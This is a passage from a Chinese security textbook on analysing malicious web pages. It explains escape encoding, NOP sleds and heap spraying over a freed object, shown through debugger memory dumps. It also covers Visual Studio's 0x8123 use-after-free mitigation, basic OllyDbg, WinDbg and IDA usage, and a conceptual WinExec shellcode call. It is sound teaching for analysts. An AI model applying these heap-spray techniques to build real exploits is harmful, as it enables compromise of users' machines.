\OO、\xHH，最普通的字符串转义形式，即类 C 语法中的\转义符号（最常见的比如\n、\r、\0）；
\uAABB，同%u。
escape 不会对字母和数字进行编码，也不会对* @ - _ + . / 这些字符编码。其他所有的字符都会被转义序列替换。
unesacpe 则会对所有的符合上述“能解开”的内容进行解码。
例如字符“|”，其 ASCII 值为 124 （0x7c），经过 ESCAPE 编码之后则为%7C。
在网马中还会出现一个名词，这里单独介绍一下：
NOP sled（或者 slide，slice）：指不会对代码执行产生太大影响的内容。或者至少是对要执行的 shellcode 不会影响太大的内容。
例如：
• nop （0x90，但是喷射起来可能不是多方便，毕竟如果是想要覆盖某些对象的虚表，那么 0x90909090 这个地址必然是个不可能完成的任务，因为这个已经是内核态地址了，如果只是普通的缓冲区溢出使用这个也未尝不可）
• or al,0c（0x0c0c， 2 字节的 sled，比较方便也极为常见，即使一路喷过去，最理想情况所需内存也不过 160M 而已，虽然实际肯定会大一些）
• or eax,0d0d0d0d（0x0d 0x0d0d0d0d，5 字节，可能导致对齐问题，但是由于不常见也不一定会被内存检测工具检测到），等等。
通过内存喷射覆盖某个已经释放了的对象后，该对象的内存看起来会像图 5-1-4：

```
0:009> dd 0x35fb03
0035fb03  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0035fb13  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0035fb23  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0035fb33  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0035fb43  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0035fb53  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0035fb63  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0035fb73  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```


图　5-1-4

图 5-1-4：变量 0x35fb03 是某个 class，free 后该 class 的内存重新被 nop sled 占据，当该对象内的成员函数被重新使用时，EIP 将变为 0x0c0c0c0c+offset，如图 5-1-5：

```
0:009> dd 0x0c0c0c0c
0c0c0c0c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c1c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c2c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c3c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c4c  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
0c0c0c5c  41414141 41414141 41414141 41414141
0c0c0c6c  41414141 41414141 41414141 41414141
0c0c0c7c  41414141 41414141 41414141 41414141
```


图　5-1-5

而 0c0c0c0c 处，则安排着有我们的 shellcode，当然上面这个只是演示，所以放了一堆 A 在里面。

由于 0x0c0c 只是会操作 eax，一般不会产生什么大影响，所以就可以任由它这么覆盖下去，而由于它是 2 个字节的，所以相比非主流的 0x0d 对齐时“性价比”比较好。




图　5-1-6

图 5-1-6：在 Visual Studio 2008 中模拟堆喷覆盖一个已释放的类的虚表

如果你也要做类似简单的试验，建议不要在 2011 之后的 Visual Studio 中去做，在这里面会变得比较麻烦，2011 中 delete 操作删除一个对象后，该对象的地址会被置为 0x8123。导致难以复现上述现象。

至于 0x8123 这个值也许之后可能大家会在分析其他软件的时候发现，简单介绍一下微软的做法：

微软在 VS11 Beta 中引入了这个功能，使用 0x8123 来解决 UAF 的问题，它的处理方案是相当于将原来的：

```
delete p;
```

一句话给扩展为：

```
delete p;
(void*)p = (void*)0x00008123;
```

两句。

而通常，程序员所写的正确的释放过程应当为

```
delete p; p = NULL;
```

经过插入后变为了

```
delete p; (void*)p = (void*)0x00008123; p = NULL;
```

三句。

在编译器眼里，这三句中，由于后两句都是给同一个变量赋常量值，因而又会被自动优化为两句

```
delete p; p=NULL;
```

看到了吧，如果正确释放，VS 插入的这句不会影响最终生成结果，而如果程序员忘记了 p=NULL 一句，最终结果将变为：

```
delete p;   (void*)p = (void*)0x00008123;
```

而 0x00008123 位于 Zero Pages（第 0～15 页，地址范围 0x0~ 0x0000FFFF）中，因而如果被访问到会导致程序触发存取违例，因而这个地址可以被视为安全的。相对于更加频繁出现的访问 0x00000000 造成的空指针引用崩溃，如果程序员看到程序是访问了 0x00008123 崩溃了，那么立马就应该知道是发生了释放后引用的问题。这里的内容具体可参考[1]。

Javascript 堆喷的详细内容具体可以参考《Heap fengshui in Javascript》一文。[2]之后的章节中我们也会介绍。

针对二进制数据的调试，常见的工具有 OllyDbg、Windbg、IDA 等等。个人习惯使用 Windbg+IDA，二者的功能都相当强悍，当然，OllyDbg 由于界面多彩，动态调试的时候也是可以大幅提高工作效率的。

现在大致介绍一下这三个工具的最简单功能，参考资料[3]有一些相关书目，如果有兴趣的话可以参考一下这些书。

声明：以下工具限于使用时长和环境等因素，介绍可能带有个人的感情色彩，仅供参考，请根据需要自行选择适合的工具。OllyDbg：下载地址 http://ollydbg.de ，Win7 建议使用 OD2。




图　5-1-7

OD 支持插件，在无插件情况下，OD 支持解析 DLL 的导出函数，设置 Use Microsoft Symbol Server=1 将从微软的 Symbol 服务器下载符号，但是似乎并不一定能解析成功，而且不支持显示从一个系统函数开始的偏移（但是点击地址行，可以转为$+X 这样的相对地址），例如上图中 ntdll.77279f72，在 Windbg 中能解析成如下可能的名称范围，如图 5-1-8：

```
0:000> ln 77279f72
(77279f4b)   ntdll!__RtlUserThreadStart+0x70   |  (77279f86)   ntdll!LdrpAllocateTls
drops.wooyun.org
```

图　5-1-8

但是 OD 中只能显示成地址。

该地址实际属于 ntdll!__RtlUserThreadStart，在 Windbg 中可以方便的看出来，如图 5-1-9：

```
0:000> uf 77279f72
ntdll!__RtlUserThreadStart:
77279f4b 6a14            push    14h
77279f4d 6850c52677      push    offset ntdll! ?? ::FNODOBFM::`string'+0xb5e (7726c550)
77279f52 e88d3fffff      call    ntdll!_SEH_prolog4 (7726dee4)
77279f57 8365fc00        and     dword ptr [ebp-4],0
77279f5b a128423477      mov     eax,dword ptr [ntdll!Kernel32ThreadInitThunkFunction (773442
77279f60 ff750c          push    dword ptr [ebp+0Ch]
77279f63 85c0            test    eax,eax
77279f65 0f84dcd30400    je      ntdll!__RtlUserThreadStart+0x25 (772c7347)

ntdll!__RtlUserThreadStart+0x1c:
77279f6b 8b5508          mov     edx,dword ptr [ebp+8]
77279f6e 33c9            xor     ecx,ecx
77279f70 ffd0            call    eax
77279f72 c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
77279f79 e8ab3fffff      call    ntdll!_SEH_epilog4 (7726df29)
77279f7e c20800          ret     8

ntdll!LdrRelocateImageWithBias+0xad:
772b4de5 5f              pop     edi
772b4de6 5e              pop     esi
772b4de7 c9              leave
772b4de8 c21c00          ret     1Ch

ntdll!__RtlUserThreadStart+0x25:
772c7347 ff5508          call    dword ptr [ebp+8]
772c734a 50              push    eax
772c734b e8cc0cfdff      call    ntdll!RtlExitUserThread (7729801c)
772c7350 cc              int     3
```


图　5-1-9

OD 中 Ctrl+G 也不能显示偏移，跳转过去以后也不知道函数名，如图 5-1-10：




图　5-1-10

OD 会自动给你停在函数入口点（如果设置里面有这么设置的话），Windbg 和 IDA 默认则不会。而且 OD 的着色系统应该是这三者中最清晰的了，调试操作为：

F7：步入（Step-in），即如果当前语句是 call ADDRESS 的时候，按下 F7 后光标会停在该函数（ADDRESS）内；

F8：步过（Step-over），运行到下一条语句，如果当前语句是 call ADDRESS，按下 F8 后会等这个函数执行完成，然后停在 call ADDRESS 后面一条的语句处；

F2：设置断点，有断点的地方会显示红色，如图 5-1-11：




图　5-1-11

调试断点（int3）会让语句在执行到断点处时抛出异常，调试器收到之后就可以停在那条语句上了。这在调试一个 LOOP 的时候非常有用，毕竟，如果一个 LOOP 要循环 999 次，你可不会想 F8 999 次吧，这时只需在 LOOP 外设置断点，然后运行程序即可。

F9：执行程序，可以配合 F2 用；执行的时候程序就跑起来了，不出意外不会停止的，所以如果在调试恶意代码请注意不要随意的用这个命令；

Ctrl+F9：执行到返回。执行到当前函数的 RETN 为止；

F4：相当于 F2+F9，先下断点再执行；如果你的断点是死代码（任何分支都不会走到上面去，那程序就跑起来了，也就是俗称的跑飞了）；

例如伪代码：

```
IF (1)
        DO SOMETHING
ELSE
        DO OTHER THING    //DEAD
```

Windbg：Windbg 跟随着微软的 WDK 而来，可以在安装 WDK 时一并选上安装，同时也可以单独下载，具体的百度一下即可。Windbg 分为 32、64 位版本，建议都装上。

Windbg 是文字界面，也许刚开始有些人会不适应，但是如果你用多了，你会发现这个东西真的是一个神器，如图 5-1-12：




图　5-1-12

以下是常用命令：

.symfix 以及 .reload。 设置符号文件为默认的微软符号服务器，然后重新载入符号，这时，如果有对应符号，之前显示地址的内容就会显示成函数名，看起来十分方便。

如果有私有符号和源代码，可以通过.sympath+和.reload 来载入，这时可以同时对比源代码调试，在应付程序崩溃时非常有用。

p，步过。

t，步入。

g，执行。

pct，执行到下一个 call 或者 ret。

k，显示栈回溯。

kvn，显示栈回溯，包括参数等信息。

*~*k，显示所有线程的栈回溯。*

!analyze -v，分析崩溃原因（崩溃时用）。

bp，设置断点。

bc，清除断点。

bl，显示断点。

具体的也可以参考 Windbg 的帮助文档。

IDA：IDA 是一个非常有用的静态动态分析工具，它的静态分析支持显示函数的结构，如图 5-1-13：




图　5-1-13

同时，插件可以支持生成伪代码（但是并不一定完全正确，仅供参考），如图 5-1-14：




图　5-1-14

同时其对微软的符号也支持的相当不错，要打开符号支持，编辑 cfg/pdb.cfg 即可指定符号服务器。如果之前没有设置，IDA 最初可能还会提示你使用微软的符号服务器，所以可以不必太在意，如图 5-1-15：




图　5-1-15

IDA 的动态调试功能支持 bochs、win32 debugger、gdb、windbg，如图 5-1-16：




图　5-1-16

Bochs debugger 需要 bochs 安装，然后 IDA 会使用 bochsdbg.exe 来完成动态调试。

★IDA 里如果你不设置断点就运行，程序是会直接跑起来的，不会停在任何地方，请注意！

Win32 debugger 为例，操作大致同 OD

F2 在 WinMain 设置断点，然后运行，如图 5-1-17：




图　5-1-17

F8，步过。

F7，步入。

F9，运行。

F4，断点并运行，相当于F2+F9。

可以看得出来，按键几乎一致，不过它的符号支持要比 OD 强，加载了微软符号后甚至显示了各个 Offset 对应的含义，如图 5-1-18：




图　5-1-18

而在 od 中结果替换掉的还是偏少，如图 5-1-19：




图　5-1-19

而且，IDA 中很多强悍功能都绝不足以在一节内概括说清楚，具体请参阅参考资料(2)。

V.2　网马中的 shellcode

解密-获取下载地址，通过工具

在介绍完上述基本概念之后，我们再来介绍一下常量和变量的概念，这些简单的概念将有助于我们了解最简单的 shellcode“解密”流程。

首先，常量，在编程语言中指不会变的量（虽然只要你想让它变它完全可以变），这里特指预设量，或者字面值。（英文是 literal value，国内的书啊啥的都这么翻译，所以我也这么写了）。

简单的说，比如你要调用函数：WinExec(“cmd.exe”, 1);

stdcall 的 WinExec 参数压栈顺序如下：首先压入最后一个参数 1，然后压入倒数第二个参数”cmd.exe”。当然，这里压入的是它的地址。

汇编代码类似于：

```
PUSH 1
PUSH ADDRESS_OF_CMD.EXE
CALL WinExec
```

而这个 ADDRESS_OF_CMD.EXE 则就是指向内存中已经存放好的字符串”cmd.exe”的了。

如果不能理解，可以参考图 5-1-20：




图　5-1-20

请看，假设这片内存的初始地址是 0x00000000（实际 Win32 并不可能，不过这里只是演示，不必在意），那么 CMD.EXE 字符串的位置实际上是 0x00000030。

那么上述调用 WinExec 的代码，如果也可以访问这片内存，那么它的代码就可以是：

```
PUSH 1
PUSH 0x00000030
CALL WinExec
```

